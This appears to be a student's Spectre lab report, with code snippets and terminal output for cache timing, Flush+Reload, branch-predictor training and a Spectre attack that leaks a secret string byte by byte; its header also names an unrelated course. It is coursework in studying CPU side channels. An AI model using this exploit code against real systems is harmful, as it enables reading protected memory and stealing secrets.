LAB. 1

REPORT

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CPS633 Sec. 10 - Group 61
Fundamentals of Project Management
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
LAB. 1

Task	Step Description	Outcome/Observations
Task 1: CPU Cache Read Timing	- Measured the time difference between cache and main memory accesses by accessing cached and uncached elements in an array. - Used __rdtscp to measure CPU cycles.	- Data in the cache was accessed faster than uncached data. - CPU numbers went down with increased tests (400 average to 80 average)


- Code used: c time1 = __rdtscp(&junk); junk = *addr; time2 = __rdtscp(&junk) - time1;



```
[09/18/24]seed@VM:~/Downloads$ cd Labsetup
[09/18/24]seed@VM:~/.../Labsetup$ gcc CacheTime.c -o test
[09/18/24]seed@VM:~/.../Labsetup$ ./test
Access time for array[0*4096]: 2872 CPU cycles
Access time for array[1*4096]: 438 CPU cycles
Access time for array[2*4096]: 464 CPU cycles
Access time for array[3*4096]: 210 CPU cycles
Access time for array[4*4096]: 476 CPU cycles
Access time for array[5*4096]: 444 CPU cycles
Access time for array[6*4096]: 464 CPU cycles
Access time for array[7*4096]: 244 CPU cycles
Access time for array[8*4096]: 470 CPU cycles
Access time for array[9*4096]: 464 CPU cycles
[09/18/24]seed@VM:~/.../Labsetup$ 
```

Task 2: Side Channel Using Cache	- Flushed the cache using _mm_clflush. - Accessed secret value via a function and measured time to reload array elements. - Deduced secret from timing data.	- Speculative execution caused certain elements to be cached, and fast access times helped infer the secret. - In 25 runs, 6 runs produced the secret.

- Code used for cache flush and time measurement: c _mm_clflush(&array[i*4096 + DELTA]); if (time2 <= CACHE_HIT_THRESHOLD) { printf("array[%d*4096 + %d] is in cache.\n", i, DELTA); printf("The Secret = %d.\n", i); }



```
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
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[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
```



```
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
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[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
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[09/22/24]seed@VM:~/.../Labsetup$ ./FlushReload
```

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
Task 3: Out-of-Order Execution and Branch Prediction	- Trained CPU branch predictor by repeatedly calling a function with values within a valid range. - Passed a larger value to trigger speculative execution. - Observed cache traces left by out-of-order execution.	- Removing the flush allowed speculative execution based on stale data. - Using i + 20 resulted in cache misses due to accessing a different range of memory.

- Code snippet for speculative execution:

```
c _mm_clflush(&size);
for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
victim(97);
```




```
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ nano SpectreExperiment.c
[09/22/24]seed@VM:~/.../Labsetup$
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ nano SpectreExperiment.c
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/22/24]seed@VM:~/.../Labsetup$ gcc -o SpectreExperiment SpectreExperiment.c
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[09/22/24]seed@VM:~/.../Labsetup$ 
```


Task 4: Noise Reduction and Improved Accuracy	- Multiple runs of the attack performed to minimize noise and improve accuracy. - Modified the scoring system to skip index 0, which often caused false positives.	- Running the attack multiple times increased accuracy. - Skipping scores[0] reduced noise. - The secret value was found every 2 non finds after a couple noise filled runs

- Code used for avoiding score 0:

```
c int max = 1;
for (i = 1; i < 256; i++) {
if (scores[max] < scores[i]) max = i; }
```



```
[09/22/24]seed@VM:~/.../Labsetup$ gcc -o SpectreAttack Spect
reAttack.c
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x5639d9264008
buffer: 0x5639d9266018
index of secret (out of bound): -8208
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x564cfc580008
buffer: 0x564cfc582018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55fedc5d0008
buffer: 0x55fedc5d2018
index of secret (out of bound): -8208
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x56547b97a008
buffer: 0x56547b97c018
index of secret (out of bound): -8208
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x5611ac575008
buffer: 0x5611ac577018
```




```
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55888e52b008
buffer: 0x55888e52d018
index of secret (out of bound): -8208
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x561f35a4c008
buffer: 0x561f35a4e018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x56139b18c008
buffer: 0x56139b18e018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[09/22/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x56246bd7e008
buffer: 0x56246bd80018
index of secret (out of bound): -8208
```

Task 5: Improved Spectre Attack	- Automatically repeated the attack 1000 times to build a score array for each potential secret value. - Analyzed which value had the highest score to identify the secret.	- The attack became more reliable after multiple runs, and the value with the highest score corresponded to the secret. - Skipping score[0] further reduced noise and made it find secret value faster and always correct. - Usleep is inversely proportional to number of hits

- Code used for multiple runs and scoring:


```
c for(i=0;i<256; i++) scores[i]=0;
for (i = 0; i < 1000; i++) {
spectreAttack(index_beyond);
usleep(10);
reloadSideChannelImproved(); }
```

Running before any code was changed -



```
Reading secret value at index -8208
The secret value is 0()
The number of hits is 592
```

After changing code to not read score(0) as secret -



```
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 22
```

Code changes to not read secret value as 0:

```
int max = 0;                          // Initialize with index 0
        for (i = 0; i < 256; i++) {
                if(scores[max] < scores[i]) max = i;
                }
```

Change it to:

```
int max = 1;                          // Initialize with index 1 to skip 0
        for (i = 1; i < 256; i++) {   // Start loop from 1 to avoid 0
                if (scores[max] < scores[i]) max = i;
                }
```

Task 6: Steal the Entire Secret String	- Extended the Spectre attack to steal the entire secret string by repeating the attack for each byte of the secret. - Aggregated the results to reconstruct the full secret. - Only int main was changed from Task 5 to Task 6 to iterate through the secret code (code under screenshot)	- Successfully stole and reconstructed the entire secret string using speculative execution. - No runs showed any failures (same task 5 code was used including change to remove 0s from being read as the secret

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

```
Reading secret value at 0xffffffffffffdfec = The  secret value is 83:S
The number of hits is 5
Reading secret value at 0xffffffffffffdfed = The  secret value is 111:o
The number of hits is 23
Reading secret value at 0xffffffffffffdfee = The  secret value is 109:m
The number of hits is 50
Reading secret value at 0xffffffffffffdfef = The  secret value is 101:e
The number of hits is 48
Reading secret value at 0xffffffffffffdff0 = The  secret value is 32:
The number of hits is 16
Reading secret value at 0xffffffffffffdff1 = The  secret value is 83:S
The number of hits is 51
Reading secret value at 0xffffffffffffdff2 = The  secret value is 101:e
The number of hits is 91
Reading secret value at 0xffffffffffffdff3 = The  secret value is 99:c
The number of hits is 38
Reading secret value at 0xffffffffffffdff4 = The  secret value is 114:r
The number of hits is 29
Reading secret value at 0xffffffffffffdff5 = The  secret value is 101:e
The number of hits is 81
Reading secret value at 0xffffffffffffdff6 = The  secret value is 116:t
The number of hits is 9
Reading secret value at 0xffffffffffffdff7 = The  secret value is 32:
The number of hits is 34
Reading secret value at 0xffffffffffffdff8 = The  secret value is 86:V
The number of hits is 36
Reading secret value at 0xffffffffffffdff9 = The  secret value is 97:a
The number of hits is 32
Reading secret value at 0xffffffffffffdffa = The  secret value is 108:l
The number of hits is 38
Reading secret value at 0xffffffffffffdffb = The  secret value is 117:u
The number of hits is 22
Reading secret value at 0xffffffffffffdffc = The  secret value is 101:e
The number of hits is 61
```

```
int main() {
   int outerIndex;                  // Loop variable for iterating through each character of the secret
   uint8_t accessedValue;           // Variable to hold the accessed value
   int charIndex;                   // Loop variable for iterating through each character of the secret

   // Loop through each character in the secret string
   for (charIndex = 0; charIndex < strlen(secret); charIndex++) {
      // Calculate the index for the current character to leak
      // outOfBoundsIndex will hold the out-of-bounds index for the speculative access
      size_t outOfBoundsIndex = (size_t)(secret - (char *)buffer) + charIndex;

      // Flush the cache to prepare for the timing attack
      flushSideChannel();

      // Reset scores for each possible byte value (0-255)
      for (outerIndex = 0; outerIndex < 256; outerIndex++) {
         scores[outerIndex] = 0;
      }

      // Perform the attack multiple times to gather enough data
      for (outerIndex = 0; outerIndex < 1000; outerIndex++) {
         // Execute the Spectre attack for the calculated index
         spectreAttack(outOfBoundsIndex);
         // Reload side channel to analyze timing results
         reloadSideChannelImproved();
      }

      // Find the byte value that had the most cache hits
      int maxScoreIndex = 1; // Start with the second byte (0 is usually not a valid character)
      for (outerIndex = 1; outerIndex < 256; outerIndex++) {
         if (scores[maxScoreIndex] < scores[outerIndex]) {
               maxScoreIndex = outerIndex; // Update maxScoreIndex to the index with the highest score
                 }
```

```
            }

        // Print the address of the secret character being read
        printf("Reading secret value at %p = ", (void *)outOfBoundsIndex);
        // Print the leaked secret character and its ASCII value
        printf("The secret value is %d:%c\n", maxScoreIndex, (char)maxScoreIndex);
        // Print the number of hits that contributed to this result
        printf("The number of hits is %d\n", scores[maxScoreIndex]);
    }

    return 0; // Return 0 to indicate successful completion
}
```